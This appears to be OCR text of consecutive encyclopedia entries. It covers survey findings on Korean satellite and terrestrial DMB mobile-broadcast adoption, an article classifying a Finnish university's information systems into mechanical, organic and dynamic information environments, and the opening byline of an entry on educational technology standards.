Most of the previous studies on DMB service and consumer adoption are related to the policy issues on convergence between broadcasting and telecommunications (Byun, 2004b; Kang, 2003), technological standards (Byun, 2005; Lee, Ham, & Lee, 2004), and the feature of potential demand for DMB (Byun, 2004a; Choi et al. 2004; Park, Ahn, Ahn, & Bu, 2004). In fact, those studies have been conducted to promote DMB service at industrial request, and the result is market research relating to investigating consumer attitude toward DMB service. Yoon and Lee (2004) analyzed the analysis of economical factors affecting satellite DMB focusing on average monthly bills of the mobile phone, the time to replace the mobile phone, government grants and other financial aid for the end device, and the exoneration from subscription payment. Byun (2004a) examined demand features of DMB service, and Choi et al. (2004) researched the economical effect of satellite DMB, while Park, Ahn, Ahn, and Bu (2004) studied the expectation of terrestrial DMB commercial market. These studies included the results such as favorite genre of contents, major using hours, and location for use.

Thus, this research tries to identify and primarily explore the features of consumer adoption of DMB service based on the dimensions from previous studies. This includes the specific using features, the intentions for adoption, the satisfaction with DMB service, and the favorite genre of contents.

DMB MARKET AND AUDIENCE BEHAVIOR ATTITUDE

Currently, in Korea, the number of S-DMB subscribers was approximately 500,000, and the number is at a standstill; however, it has rapidly grown by 30,000 during the two weeks of the World Baseball Classic season in 2006. This means that big sports events will be Killer contents for getting profits. In the case of T-DMB, the profit is from commercial broadcasting. The consumer number measurement by the diffusion of T-DMB device is as high as 506,000 including the end device for both DMB and cell phone and the end device in vehicles. However, actual users are low considering marketer projections because of insufficiency of new *mobile contents*.

In actuality, DMB operator's business model is composed of the subscription fee, the handling fee, the contents sale, and the commercial fee. The major profit of S-DMB comes from the subscription fee and contents sale. For instance, S-DMB operators are determined to sell contents like the latest movies and X-rated movies. T-DMB operators get profit from the commission of commercial broadcast. In general, as seen in Figure 1, there are conductors such as content producer, customer agency, ad producer, and customer centering on DMB operators. DMB operators acquire the profit subscription fee, content sale, and ad commission while they share the profit with consumer agency, content producer, and ad producer.

In disregard of an indisputable business model, actual DMB market is less sales as a result. It means that market depends on the consumer's attitude.

In order to find the consumer's attitude on DMB service, this article conducted a survey in 2006 on a sample of 220 persons. They included consumers using S-DMB service (120 persons) and consumers using T-DMB (100 persons). Survey items were composed to investigate consumer's behavior attitude such as consumer features, consumer intentions, and satisfaction. Additional survey questionnaire is relating to favorite *genre* of contents.

The Feature of DMB Consumer Adoption

Mainly male, young customers, large income earners, and highly educated people adopt DMB service. The origin that there are many high income earners among adopters using not only paid media, S-DMB, but also free media, T-DMB, is due to the expensive end device.

DMB using hours on weekdays is represented that a majority of respondents (80.0%) use DMB service less than one hour in a day. This means that DMB service is not here to stay yet. Major time zone use is from noon to 3 p.m. including lunchtime (26.4%) and from 6 p.m. to 9 p.m. including closing time and dinnertime (33.2%). The phenomenon that the viewing rate for DMB service is high indicates that primetime zone both DMB and terrestrial broadcasting overlap each other. Therefore, DMB service is necessary to establish a distinction between DMB content and terrestrial broadcasting content. Meanwhile, both DMBs are used in making a move through public transportation and a self-drive vehicle (S-DMB: 49.0%; T-DMB: 58.0%) and in the space in school and work where watching television is not permitted. According to this kind of DMB feature shows that DMB serves to assist terrestrial broadcasting. Using end device shows that S-DMB is mainly a combination DMB device and *cell phone* (91.7%) and T-DMB is 81.0%. In the case of T-DMB, an exclusive DMB device is used by 10.0%, and the receiver in vehicle is 5.0%.

Figure 1. The business model of DMB




Table 2. The favorite DMB device

The types of end device	S-DMB	T-DMB	Total
The receiver in vehicle	1.7%	5.0%	3.2%
PDA	1.7%	0.0%	0.9%
A combination DMB and **cell phone**	91.7%	81.0%	86.8%
A combination DMB and laptop computer	0.8%	1.0%	0.9%
An exclusive DMB device	4.2%	10.0%	6.8%
PMP	0.0%	2.0%	0.9%
Desk top	0.0%	1.0%	0.5%
Total	100.0%	100.0%	100.0%

Figure 2. The intensions of DMB consumer adoption





Figure 3. The satisfaction of DMB adoption



The Intentions of DMB Consumer Adoption

All users of both S-DMB and T-DMB use them for killing time, having fun, clearing the air, and a subsidiary of old media. Satisfaction level showed S-DMB is higher than T-DMB. On the whole, the items that respondents expressed the intentions are "killing time" (S-DMB: 3.81%; T-DMB: 3.80%), "a subsidiary media of old media" (S-DMB: 3.57%; T-DMB: 3.53%), "having fun" (S-DMB: 3.48%; T-DMB: 3.35%), and "for escape"(S-DMB: 3.23%; T-DMB: 3.35%). This survey result shows that DMB channel has not been identified as mobile media yet. In the case of the searching for information, S-DMB (3.20%) is higher than T-DMB (3.12%).

The Satisfaction of DMB Adoption

Respondents who answered in "greatly satisfied" or "satisfied" are estimated by 45.0% in the case of S-DMB and 29.0% in the case of T-DMB. This percentage gap stems from the service pause that is happening under the condition of an uncompleted project of the establishment of T-DMB relay network.


The Favorite Genre of Contents

Seen from the favorite genre of contents, the sports genre is the favorite thing. S-DMB is highest in the aspect of entertainment and movie, and consumers give preference to entertainment, drama, and comedy in the case of T-DMB.

The favorite contents classified by genre of S-DMB are listed with the most favorite contents first by sports (3.5%), entertainment (3.24%), movie (3.21%), comedy (3.02%), drama (2.87%), news, quiz/game, and cartoons. The result is that S- DMB consumers give preference to sports such as the Major Leagues, World Baseball Classic, and World cup that is relayed by DMB operators shows that big sports events are worth watching by mobile media. Meanwhile, the fact that consumers display a preference for movies demonstrates that consumers adopt according to their own taste, irrespective of contents measure.

T-DMB like the S-DMB is high in the genre of sports, entertainment, drama, and comedy, and it plays a role in assistant media with terrestrial broadcasting. In the case of T-DMB, the favorite genre is listed in entertainment (3.42%), sports (3.35%), drama (3.32%), comedy (3.29%), news (3.04%), movie (3.02%), information,

Figure 4. The favorite genre of contents



quiz/game, documentary, AD, and cartoons. In view of T-DMB's retransmission with terrestrial broadcasting programs, consumers give preference to entertainment, drama, and comedy.

FUTURE TRENDS

There is an increasing interest in digital convergence service like DMBs (S-DMB and T-DMB). DMB service is the first in the world, so the trend of DMB market may be typical of the future DMB market in the world. Overall, as considering DMB consumer behavior attitude, the important points for DMB success are the accessibility and qualitative mobile contents. Additionally, DMB operators should find the solution that makes the subscription fee and service expense decrease because audiences hesitate to subscribe and use as a result of the subscription fee and the expense for the end device. Thus, it is necessary to carry out the subsidy policy of the end device.

Meanwhile, T-DMB operators should establish terrestrial DMB relay network in order to make terrestrial DMB signal stream without pause. DMB operators should invest in the production cost to make the mobile contents available and establish the identity of DMB media. S-DMB is necessary to identify as paid media and T-DMB, free public media. T-DMB as free public media is ambiguous about the business model. Thus, in the case of T-DMB government needs to permit the intermediate commercial broadcast and to measure extra for advertising rates though T-DMB rebroadcast terrestrial broadcasting programs for getting a stable profit. We would suggest that DMB make efficient use of data broadcasting as an alternative business model.

REFERENCES

Balasubramanian, S., Perterson, A. R., & Javenpaa, L. S. (2002). Exploring the implications of m-commerce for markets and marketing. *Journal of the Academy of Marketing Science, 30*(4), 348-361.

Byun, S. K. (2004a). An analysis of demand features for DMB services. *Electronic Telecommunications Outlook Analysis, 19*(2), 18-27.

Byun, S. K. (2004b). Measuring the potential value of terrestrial DMB service using contingent valuation method. *Information Telecommunications Policy Research, 11*(4), 83-104.

Byun, S. K. (2005). Mobile TV in hand, terrestrial DMB. *ETRI CEO Information, 21*, 1-19.

Choi, H. C., Park, C. I., Ahn, L. K., Ahn, S. W., Do, J. H., & Wee, K. W. (2004). Economic effects analyses on satellite DMB service market. Information *Telecommunication Policy Research, 11*(2), 87-107.

Ji, K. Y. (2005). *The DMB market outlook in convergence.* ETRI Network economics team, Electronics and Telecommunications Research Institute.

Jung, I. S. (2005). Unprecedented policy on suppressing terrestrial broadcasting. *Broadcasting Culture, 8,* 11.

Kang, S. H. (2003). *How can we introduce DMB?* Paper presented in Korean Association for Broadcasting and Telecommunications Studies Seminar.

The Committee for Transformation of Digital Broadcasting. (2003). The project for digital broadcasting. *Korean Broadcasting Commission, 2,* 3-7.

Kim, D. H. (2005). The impact of digital convergence on broadcasting management in Korea: Telecommunications firms' entry into broadcasting industry, growth and dynamics of maturing new media companies. *JIBS Research Reports, 2005*(2), 155-166.

Kim, M. G. (2005). *The trend of development of DMB device.* Paper presented at DMB Grand Conference 2005, 49.

Kim, M. K. (2000). *The political economy of Web media.* Seoul: Communication Books.

Kim, M. K. (2005a). The study for exploring the successful factors for digital contents management. *Broadcasting & Communications, 6*(2), 136-168.

Kim, M. K. (Ed.). (2005b). *Korean broadcasting in a transitional period.* Seoul: Communication Books.

Kim, S. M. (2004). The market situation and outlook of terrestrial DMB. *TTA Journal, 94*(7), 39-46.

Lee, J. W., Hahm, Y. K., & Lee, S. I. (2004). Trends of terrestrial digital multimedia broadcasting in Korea. *Electronic Telecommunications Outlook Analysis, 19*(4), 10-16.

Lee, M. J. (2005). *DMB and mobile contents, Korea Broadcasting Institute.* Seoul: Communication Books.

Liu, C., & Arnett, P. K. (2000). Exploring the factors associated with Web site success in the content of electronic commerce. *Information & Management, 38*(1), 23-24.

Pagani, M. (2003). *Multimedia and digital interactive TV: Managing the opportunities created by digital convergence.* Hershey, PA: IRM Press.

Park, C. H., & Kim, M. K. (2005a). The study on substitute possibilities of convergence services according to the shift of media audience. *Broadcasting & Communications, 6*(2), 37-77.

Park, C. H., & Kim, M. K. (2005b, October 20). *Analysis of the consumer profit in convergence service: The competition and convergence of broadcaster and telecommunicator.* Paper presented at the seminar of the Korean Association for Broadcasting and Telecommunication Studies, Seoul.

Park, C. I., Ahn, J. K., Ahn, S. H., & Bu, K. H. (2004). *The expectation of demand of terrestrial DMB service and the outlook of commercial market.* Seoul: KOBACO.

Park, C. I., Do, J. H., & Choi, H. C. (2003). *Analysis of the economical effect and the market expectation of satellite DMB.* Korean Society for Journalism & Communication studies.

Vrechopoulous, A. P., Consyantious, I. D., Mylonopoulos, N., Siferis, I., & Doukidis, G. I. (2002). The critical role of consumer behavior research in mobile commerce. *International Journal of Mobile Communications, 1*(1), 12.

Woo, K. S., & Fock, K. Y. H. (1999). Customer satisfaction in the Hong Kong phone industry. *The Service Industries Journal, 19*(3), 162-174.

Yoon, S. N., & Lee, J. H. (2004). A study on the economic factors influencing the diffusion process of Satellite DMB. *Korean Association for Broadcasting and Telecommunication Studies, 18*(4), 7-43.

Zeithaml, V. A., Berry, L. L., & Parasuraman, A. (1996). The behavioral consequences of service quality. *Journal of Marketing, 60*(2), 31-46.

Zeithaml, V. A., Parasuraman, A., & Malhotra, A. (2002). Service quality delivery through Web sites: A critical review of extent knowledge. *Journal of the Academy of Marketing Science, 30*(4), 362-375.

WEB SITES

http://www.tu4u.com

http://www.kbs.co.kr/dmb

http://www.imbc.com

http://www.ytndmb.com

http://www.u1media.com

http://www.k-dmb.com

http://tv.sbs.co.kr/broadplan/formation_dmbtv.jsp

KEY TERMS

Business Model: How the operators provide the products and services for consumers, how they explore the market and get profits from consumers. Business model is widely used when dotcom businesses are appeared and develop a unique Internet business model like Priceline.com and Amazon.com.

Data Broadcasting: This is to transmit not visual signal but data signal using data channel. Data broadcasting is the system that the receiving device automatically decodes and receiver directly gets the decoding data in the case of transmitting digital signal through broadcasting wave. This provides audiences with traffic information, travel information, stock, news, and the location information, expecting interactivity in the future.

Intermediate Advertisement: To interpose the advertisement into the programs on air. In Korea, terrestrial broadcasting is regulated to prohibit intermediate advertisement on air programs.

Killer Contents: Primary contents and favorite contents that play a leading role in the market industry.

Mobile Contents: The contents being watched by cell phones and PDAs. These contents are downloaded by device owner's mobile device, and it is based on one-to-one and interactive communication as downloading their favorite genres such as movie, music, game and animation, and so forth.

Satellite DMB (S-DMB): S-DMB service is multimedia broadcasting service that provides high-quality A/V contents in high-speed mobile environments (100Km/h) through satellite network and aid network. Target terminal types are cellular phones, PDAs, and some kinds of dedicated portable devices. Eventually, two-way service can be supported.

Terrestrial DMB (T-DMB): T-DMB service is based on DAB (digital audio vroadcasting), DAB standards, Eureka-147. It uses terrestrial networks and provides audience with not only good qualitative broadcasting, but also transmission of multimedia contents.

Dynamic Information Systems in Higher Education

Juha Kettunen
Turku University of Applied Sciences, Finland

Jouni Hautala
Turku University of Applied Sciences, Finland

Mauri Kantola
Turku University of Applied Sciences, Finland

INTRODUCTION

The management of creative knowledge work presents great challenges in higher education, where individuals and information systems play a significant role in attaining the strategic objectives of a higher education institution (HEI). It is argued in this article that an analysis of the information systems (IS) of an organization using the concept of information environments (IE) activates the organization's awareness of the development needs of intellectual capital and ISs. A classification of information environments is introduced, developed, and successfully applied to the core processes of an HEI.

The purpose of this article is to show that the ISs can be classified according to the IEs and the core processes of an organization. An analysis of information environments helps the educational management to develop the institution's information systems in an innovative way. In particular, dynamic ISs are analyzed for the purpose of managing the intellectual capital in HEIs. A case study on the E-Learning Unit at the Turku University of Applied Sciences (TUAS) is presented. The findings of the study are useful for educational administrators, project managers, software developers, and usability specialists.

The article is organized as follows: First, the IE approach, useful for analyzing an organization's ISs, is introduced. Next, the concept of IEs is used to analyze the ISs used in the core internal processes of a HEI, which is the main focus of the article. Thereafter, a short case study of a dynamic IS is presented, including future trends. Finally, the results of the study are summarized and discussed in the concluding section.

BACKGROUND

Information Environments

The IE approach can be used to provide the basic structure for the management of an organization's intellectual capital and ISs. The approach is developed by Ståhle and discussed in several studies (e.g., Ståhle & Grönroos, 2000; Ståhle, Ståhle, & Pöyhönen, 2003). Ståhle and Hong (2002) describe an organization as a knowledge-creating system that arises as a result of interaction. They define the organization as a network where the possibilities of individuals to influence activities are determined by the management structures and management system. The way in which these networks are organized generates different IEs, with different characters, limits, and possibilities. For the most part, the kinds of IEs that organizations may generate are defined by the structures of management systems and technology.

The main thesis of the approach is that there are three kind of IEs formed in organizations as a result of the management's action:

- mechanical,
- organic, and
- dynamic.

Each of these environments specializes in handling information in different ways. They have various limits, consequences, and advantages that affect internal processes.

Organizations need *mechanical*, thoroughly controlled IEs for such tasks as accounting and logistics. These permanent support systems form the mechanical

IE of an organization. A mechanical IE can increase the efficiency of internal processes which it is reasonable to mechanise. The automation of routine tasks enables the management to release the human contribution to more important functions. The aim of a mechanical IE is to reach a state of permanent efficiency. The mechanical level of an organization is based on explicit knowledge strictly defined and documented, flowing in one direction, that is, top-down. The relations in a mechanical IE are hierarchically determined.

The second IE in an organization is *organic*. If an organization intends to change and develop, there must be an organic IE. The organic IE emphasises dialogue and communication. The organic level is based on a dialogue between the actors. The actors develop their personal know-how and also that of the organization by sharing their experience-based tacit knowledge (Kim, Chaudhury, & Rao, 2002; Nonaka & Takeuchi, 1995; Takeuchi & Nonaka, 2004). Thus, the core of the organic IE includes social interaction and the actors' ways of handling information. An organic IE requires a different management model compared to an organization run by the mechanical model. In this case, the steering includes power sharing, development of feedback systems, and fostering of two-way communication across all organizational levels.

The third IE for an organization is *dynamic*. The purpose of a dynamic IE is a continuous production of innovations. The abundant and rapid flow of information in the dynamic IE is the source where new innovations emerge by self-organization. The nature of the information in dynamic IEs is potential: it is constructed of weak signals from the environment. This interpretation demands a sound ability to use external information and the intuition of the members of the organization. An essential feature of dynamic IEs is that power and authority are not used by any predetermined actor, but the innovation process is led by the actor best suited for the task. A dynamic IE is a surface for reaching outside organizational limits. Networking with other organizations requires a dynamic IE that provides a two-way access to shared information.

MAIN FOCUS OF THE ARTICLE

ISs and Internal Processes of an HEI

Table 1 presents the three-dimensional IEs of the Turku University of Applied Sciences (TUAS). The IEs are constructed by analyzing and localizing the main ISs of the TUAS. Each system is classified using four or-

Table 1. The three-dimensional IEs of the TUAS

Core processes	*Mechanical*	*Organic*	*Dynamic*
Education	• Student and study register (Winha) • Electronic library catalogues • National HEI database (AMKOTA)	• Course implementation plan (Totsu) • Discussion areas in virtual learning environment (Discendum OPTIMA)	• Courses in virtual learning environment (Discendum OPTIMA) • GoodMood NetCasting • Finnish virtual university portal • Services of virtual libraries
R&D	• TUAS Publication register (Publikaattori) • Staff qualification and education register (HR) • National HEI database (AMKOTA)	• Project management systems (Projektori and Proppi) • Library ISs	• Project management systems (Projektori and Proppi) • Local WLAN Net (SparkNet) • E-communities of practices in virtual learning environment (Discendum OPTIMA)
Regional development	• National HEI database (AMKOTA)	• Management IS (4T) • Customer relations management system (CRM)	• Local WLAN Net (SparkNet) • Local e-networks • Open systems of regional partners
Management	• Payment system (Rondo) • Accounting system (Hansa) • Payroll system (Fortime) • Decision-making system (JoutseNet) • National HEI database (AMKOTA)	• Management IS (4T) • E-mail and bulletin board area (Lotus Notes) • Staff workload planning system (Tilipussi)	• Local WLAN Net (SparkNet) • IntraNet (NeTku) • IT Help Desk • Open systems of higher education partners • National statistics and student feedback system (OPALA)

ganizational dimensions: expertise, information flows, relations, and management, as suggested by Ståhle et al. (2003). The core internal processes of the TUAS are defined by legislation to include (1) higher education, (2) research and development (R&D), (3) regional development, and (4) management. Table 1 gives the management a process-based view of the IEs of the HEI, allowing the analysis and development of the ISs.

In the mechanical IE, the use of information is mainly of the input-output type. The functions of the ISs in the mechanical environment are to automate, steer, and report. The systems are also part of the organization's collective memory. A typical example is the student and study register within the educational process. Similar mechanical IEs are found in the R&D, regional development, and management processes. The national HEI database collects statistical data from all the main processes of the HEIs.

In the organic IE, the ISs support dialogue and communication between the managers and other personnel. The educational process contains various systems for creating course implementation plans and for collecting student feedback. The R&D process includes project management systems, used for project planning, reporting, and evaluation. The various electronic services provided by the libraries belong to this environment. The management information system based on the Balanced Scorecard approach utilizes management dialogue in the net (Kettunen, 2005; Kettunen & Kantola, 2005).

The dynamic IE is the main focus of this article. The ISs in this environment are open for the potential and actual cooperation partners of the HEI. The purpose is to provide instruments and skills to meet the needs of the local, national, and international partners in the public and private sectors. The dynamic IE aims at supporting content production and innovations. The systems enable a multifaceted interaction and information flow in e-networks. As an example, the provision of optional studies and the development of e-studies require a dynamic IE with systems that are widely used, easy to adopt, and therefore cause no impediments to studies. The dynamic IE of the e-LU includes courses in a virtual learning environment (Discendum OPTIMA), the NetCasting environment (Good Mood VIP), the portal of the Finnish Virtual University, the services of virtual libraries, mobile services, and the interaction of these systems with mechanical and organic IEs, such as the student and study register (Winha).

The main contribution of the dynamic IEs is the strategic awareness of possibilities of virtual learning, interaction, and communication. In the learning process, open and grey areas can be found: virtual learning systems, netcasting, and different portals, which are connected with more risky and chaotic (innovative) environments such as Blogs and Wikis (Sauer et al., 2005) and online networking platforms (Steinberg, 2006). In the R&D process the main IE is the project management system, which is open for potential and existing partners. The project partners have access to the system and the project management resources. The management and steering process and the regional development process rely more on the open systems of the local, regional, and national partners, which are available to the TUAS.

The dynamic IE is the source in which new innovations emerge by self-organization. The information in dynamic IEs is constructed from weak signals from the environment. Intellectual capital is one of the main factors of organizational development. The essential issues include the speed of information flow, the ways in which information changes, and the utilization and quality of information. The continuous and fast movement of information reinforces the intellectual capital and the ability for innovations (Ståhle & Grönroos, 2000).


FUTURE TRENDS

The Case of a Dynamic IS

This section presents a case study describing how a process-based table of ISs and IEs helps the management of the TUAS to understand the connections between the ISs and the organizational processes. At the operational level the dynamic ISs are maintained and combined in the centralized support and development unit. The challenge for the higher education sector and especially for the profession-oriented HEIs, such as the TUAS, seems to lie in the production, development, and supply of internationally recognized, high-quality and competitive educational services for flexible learning by combining practice-oriented knowledge and R&D.

The TUAS established in 2005 a new E-Learning Unit (e-LU) that combines the previously separate, smaller development entities, such as the e-learning

Figure 1. The dynamic IE of the e-LU



development units, the Open University, and shared optional studies. The connections between the actors, resources, and functions are essential in networking. The actors control the resources and plan the cooperation to link the resources to each other (Håkansson & Johanson, 1992). Social networks are related to both individual and group performance, and the relations between organizations are formed on the basis of interpersonal relations (Sparrowe, Liden, Wayne, & Kraimer, 2001). The social relations of the individuals in the organization establish the basis of the social capital of an organization. The organization builds new knowledge by merging knowledge in new ways and by modifying new knowledge (Nahapiet & Ghoshal, 1998).

Figure 1 presents the dynamic IE of the e-LU. The IE, ISs, and organizational solutions together form the platform for creating knowledge and innovations. The mission of the e-LU is to broaden the provision of flexible learning opportunities for the degree students, the Open University, and partner universities. In addition, the unit supports teachers in producing the virtual learning courses in the curriculum by providing assistance and in-house training, by maintaining e-learning environments, and by supporting the R&D processes.

The e-LU is responsible for the coordination, leverage, and purchase of educational products from the Finnish Virtual University to students on the basis of personal study plans approved by the degree program managers of the TUAS. The e-LU personnel collaborates with the personnel of the Finnish Virtual University and supports the production of e-learning courses. In the same manner, the e-LU is the main actor within the TUAS in coordinating and purchasing courses for the students on the basis of collaboration agreements with other universities in the region.

The challenges and future trends of the e-LU can be described as follows:

- Open provision of educational services, cooperation, and networking
- Wider supply of different learning paths
- Promotion of greater student mobility across educational boundaries
- Support of flexible learning
- Wireless and mobile solutions for working, teaching, and learning technologies
- Lifelong learning

The challenges and future trends have their roots in education policy, the needs of local e-communities, virtual learning skills, and e-entrepreneurship (Kettunen & Kantola, 2006). The challenges of lifelong learning include cooperation across the learning spectrum, the promotion of entrepreneurship and intrapreneurship culture in higher education, the demand for education, an adequate allocation of resources, access to learning opportunities, the creation of a learning culture, and the strive for excellence (Markkula, 2004).

CONCLUSION

This study introduced and analyzed the IE approach, which was further developed to describe the ISs of the core processes of an HEI. The case of the TUAS was presented. The management and maintenance in the dynamic IEs is more open than in the traditional mechanical and organic environments. The strong and weak signals are derived mainly from outside the organization. In the mechanical and organic IEs, the logic of management and information flows follows the organizational processes, while in dynamic IEs, the signals for innovations can be obtained from outside the organization.

Organizations can gain a competitive edge if they operate successfully in the dynamic IEs. Interaction, networking, and opening the ISs to existing and potential partners are the main elements of success and innovations. A necessary condition for success in the dynamic IE is the proper management of the organic IE. An organization cannot rush directly to dynamic areas when only the mechanical IE is in use. The conditions necessary for success in the dynamic area are created in the organic IE.

In large and complex organizations there is often a desire to develop standardized systems and ready-made solutions to fit all purposes. These tendencies are attractive, but the problem is often that ready-made systems do not necessarily support changes emerging in the tasks and processes of the organization. This may easily lead to the acquisition of more ready-made systems, while the personnel with information technology skills construct individual systems and tools that do not communicate with each other. The lack of inter-IS communication weakens the organic IE.

Our article provides a useful tool for the development of IS architectures and the management of innovative IEs. The IE approach helps the management to see how the ISs are linked with the core processes. It also helps in creating an overall view on how the ISs are located in different IEs. The analysis enables a consideration of the balance and functioning of ISs in different IEs. On the other hand, the analysis helps to detect eventual deficiencies in ISs related to core processes.

In the development of IS architecture, it is important to understand that the future trends of action in dynamic and innovative IEs are determined by vague needs. This leads to the conclusion that planning must be decentralized. The role of information technology management is to keep track of situations where new innovative systems become commonplace and must be adopted by the whole organization. In these situations, the information technology management must ensure the commitment of each unit to using these systems. At the same time, it is necessary to find out how the systems can be tailored to meet the needs of each unit.

REFERENCES

Håkansson, H., & Johanson, J. (1992). A model of industrial networks. In B. Axelsson & G. Easton (Eds.), *Industrial networks: A new view on reality* (pp. 28-34). London: Routledge.

Kettunen, J. (2005). Implementation of strategies in continuing education. *International Journal of Educational Management, 19*(3), 207-217.

Kettunen, J., & Kantola, I. (2005). Management information system based on the Balanced Scorecard. *Campus-Wide Information Systems, 22*(5) 263-274.

Kettunen, J., & Kantola, M. (2006). Strategies for virtual learning and e-entrepreneurship in higher education. In F. Zhao (Ed.), *Entrepreneurship and innovations in e-business: An integrative perspective* (pp. 107-123). Hershey, PA: Idea Group Publishing.

Kim, Y. J., Chaudhury, A., & Rao, H. R. (2002). A knowledge management perspective to evaluation of enterprise information portals. *Knowledge and Process Management, 9*(2), 57-71.

Markkula, M. (2004). *E-learning in Finland—Enhancing knowledge-based society development*. Report of the one-man-committee appointed by the Ministry of Education. Jyväskylä: Gummerus.

Nahapiet, J., & Ghoshal, S. (1998). Social capital and the organizational advantage. *Academy of Management Review, 23*(2), 242-266.

Nonaka, I., & Takeuchi, H. (1995). *The knowledge-creating company*. New York: Oxford University Press.

Sauer, I., Bialek, D., Efimova, E., Schwartlander, R., Pless, G., & Neuhaus, P. (2005). "*Blogs*" and "*Wikis*" are valuable software tools for communication within research groups. *Artificial Organs, 29*(1), 82. Retrieved

March 4, 2006, from http://www.blackwell-synergy.com/doi/full/10.1111/j.1525-1594.2004.29005.x?cookieSet=1

Sparrowe, R. T., Liden, R. C., Wayne, S. J., & Kraimer, M. L. (2001). Social networks and the performance and groups. *Academy of Management Journal, 44*(2), 316-325.

Ståhle, P., & Grönroos, M. (2000). *Dynamic intellectual capital. Knowledge management in theory and practice*. Vantaa: WSOY.

Ståhle, P., & Hong, J. (2002). Managing dynamic intellectual capital in world wide fast changing industries. *Journal of Knowledge Management, 6*(2), 177-189.

Ståhle, P., Ståhle, S., & Pöyhönen, A. (2003). *Analyzing an organization's dynamic intellectual capital. System based theory and application* (Acta Universitatis Lappeenrantaensis 152). Lappeenranta: Lappeenranta University of Technology.

Steinberg, A. (2006). Exploring rhizomic becomings in post-com crash networks. In F. Zhao (Ed.), *Entrepreneurship and innovations in e-business: An integrative perspective* (pp. 18-40). Hershey, PA: Idea Group Publishing.

Takeuchi, H., & Nonaka, I. (2004). *Hitotsubashi on knowledge management.* Singapore: John Wiley & Sons.

KEY TERMS

Dynamic Information Environment: The virtual surface of the organization for links to the world outside. The main idea of the dynamic information environments is a strategic awareness of the possibilities of virtual learning, interaction, and communication.

Higher Education Institution (HIE): Higher education institutions include traditional universities and profession-oriented institutions, in Finland called universities of applied sciences or polytechnics.

Information Environment (IE): A mechanical, organic, or dynamic area of information management consisting of different interrelated and/or isolated information systems.

Information System (IS): A system, whether automated or manual, comprising people, machines, and/or methods organized to collect, process, transmit, and disseminate data that represent user information.

Knowledge Management (KM): A term applied to techniques used for the systematic collection, transfer, security, and management of information within organizations, along with systems designed to assist the optimal use of that knowledge.

Management Information System (MIS): A proper management information system presupposes modeling the entire management process and tailoring all necessary components of the information technology support system to meet the needs of the organization. The management information system should include a description of strategic objectives and of measures to achieve them.

Social Capital: The social relations between individuals in the organization establish the basis of the social capital of the organization.

Educational Technology Standards in Focus

Michael O'Dea
York St. John University, UK

